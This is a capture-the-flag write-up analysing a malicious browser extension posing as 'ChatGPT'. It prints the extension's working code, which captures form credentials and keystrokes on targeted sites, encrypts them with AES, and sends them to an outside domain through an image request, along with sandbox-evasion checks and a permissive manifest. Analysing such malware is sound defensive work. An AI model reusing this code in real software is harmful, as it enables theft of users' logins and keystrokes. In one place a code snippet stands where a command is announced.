

CyberDefenders: FakeGPT Lab

The following writeup is for [FakeGPT](#) hosted on CyberDefenders, it involves investigating a browser extension.

Scenario: Your cybersecurity team has been alerted to suspicious activity on your organisation's network. Several employees reported unusual behaviour in their browsers after installing what they believed to be a helpful browser extension named "ChatGPT". However, strange things started happening: accounts were being compromised, and sensitive information appeared to be leaking.

Which encoding method does the browser extension use to obscure target URLs, making them more difficult to detect during analysis?

One of the recommended tools to use is ExtAnalysis, which is a browser extension analysis tool.

```
remnux@remnux:~/Downloads$ git clone https://github.com/Tuhinshubhra/ExtAnalysis
Cloning into 'ExtAnalysis'...
remote: Enumerating objects: 778, done.
remote: Counting objects: 100% (159/159), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 778 (delta 118), reused 119 (delta 116), pack-reused 619 (from 1)
Receiving objects: 100% (778/778), 10.31 MiB | 3.74 MiB/s, done.
Resolving deltas: 100% (334/334), done.
remnux@remnux:~/Downloads$ cd ExtAnalysis
remnux@remnux:~/Downloads/ExtAnalysis$ pip3 install -r requirements.txt
```

Once you have installed the tool, all you need to do is run `python3 extanalysis.py --help` to see the help menu:

```
remnux@remnux:~/Downloads/ExtAnalysis$ python3 extanalysis.py --help
usage: extanalysis.py [-h HOST] [-p PORT] [-v] [-u] [-q] [-n] [--help]

optional arguments:
  -h HOST, --host HOST  Host to run ExtAnalysis on. Default host is 127.0.0.1
  -p PORT, --port PORT  Port to run ExtAnalysis on. Default port is 13337
  -v, --version          Shows version and quits
  -u, --update           Checks for update
  -q, --quiet           Quiet mode shows only errors on cli!
  -n, --nobrowser       Skips launching a web browser
  --help                Shows this help menu and exits
```

To run the tool with the default configuration, enter the following command:


```
function sendToServer(encryptedData) {
    var img = new Image();
    img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
    document.body.appendChild(img);
}
```

What is the first specific condition in the code that triggers the extension to deactivate itself?

navigator.plugins.length === 0

```
// Detects if the extension is running in a virtual environment
if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)) {
    alert("Virtual environment detected. Extension will disable itself.");
    chrome.runtime.onMessage.addListener(() => {
        return false;
    });
}
```

This was found in the loader.js file.

Which event does the extension capture to track user input submitted through forms?

submit:

```
const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
if (targets.indexOf(window.location.hostname) !== -1) {
    document.addEventListener('submit', function(event) {
        let form = event.target;
        let formData = new FormData(form);
        let username = formData.get('username') || formData.get('email');
        let password = formData.get('password');

        if (username && password) {
            exfiltrateCredentials(username, password);
        }
    });

    document.addEventListener('keydown', function(event) {
        var key = event.key;
        exfiltrateData('keystroke', key);
    });
}
```

Which API or method does the extension use to capture and monitor user keystrokes?

keydown:

```
document.addEventListener('keydown', function(event) {
    var key = event.key;
    exfiltrateData('keystroke', key);
});
```

What is the domain where the extension transmits the exfiltrated data?

Mo.Elshaheedy.com

```
function sendToServer(encryptedData) {  
    var img = new Image();  
    img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);  
    document.body.appendChild(img);  
}
```

Which function in the code is used to exfiltrate user credentials, including the username and password?

exfiltrateCredentials(username, password);

```
        if (username && password) {  
            exfiltrateCredentials(username, password);  
        }  
    });  
  
    document.addEventListener('keydown', function(event) {  
        var key = event.key;  
        exfiltrateData('keystroke', key);  
    });  
}  
  
function exfiltrateCredentials(username, password) {  
    const payload = {  
        user: username,  
        pass: password,  
        site: window.location.hostname  
    };  
    const encryptedPayload = encryptPayload(JSON.stringify(payload));  
    sendToServer(encryptedPayload);  
}
```


Which encryption algorithm is applied to secure the data before sending?

We can see that AES is being used to encrypt the data:

```
function encryptPayload(data) {  
    const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');  
    const iv = CryptoJS.lib.WordArray.random(16);  
    const encrypted = CryptoJS.AES.encrypt(data, key, {  
        iv: iv  
    });  
    return iv.concat(encrypted.ciphertext)  
        .toString(CryptoJS.enc.Base64);  
}
```

What does the extension access to store or manipulate session-related data and authentication information?

In the manifest.json file, we can see that the extension has permissions to access cookies, therefore the answer is cookies:



The image shows a file explorer on the left and a code editor on the right. The file explorer lists the following files and their sizes:

File	Size
213-FakeGPT/Lab/app.js	1947 B
213-FakeGPT/Lab/crypto.js	371 B
213-FakeGPT/Lab/img.GIF	141 KB
213-FakeGPT/Lab/loader.js	811 B
213-FakeGPT/Lab/manifest.json	547 B
213-FakeGPT/Lab/ui.html	301 B
Total	145 KB

The code editor displays the content of the manifest.json file, which is a JSON object with the following structure:

```
1. {
2.   "manifest_version": 2,
3.   "name": "ChatGPT",
4.   "version": "1.0",
5.   "description": "An AI-powered assistant extension.",
6.   "permissions": [
7.     "tabs",
8.     "http://*/*",
9.     "https://*/*",
10.    "storage",
11.    "webRequest",
12.    "webRequestBlocking",
13.    "cookies"
14.  ],
15.  "background": {
16.    "scripts": [
17.      "system/loader.js"
18.    ],
19.    "persistent": true
20.  },
21.  "content_scripts": [
22.    {
23.      "matches": [
24.        "<all_urls>"
25.      ],
26.      "js": [
27.        "core/app.js"
28.      ]
29.    }
30.  ],
31.  "browser_action": {
32.    "default_popup": "assets/ui.html"
33.  }
34. }
```

This was my first ever experience investigating a malicious browser extension. It was really enjoyable to do something different and use a suite of tools I have never even heard of. Unfortunately ExtAnalysis took too long (or wasn't working) and therefore I did not end up using it.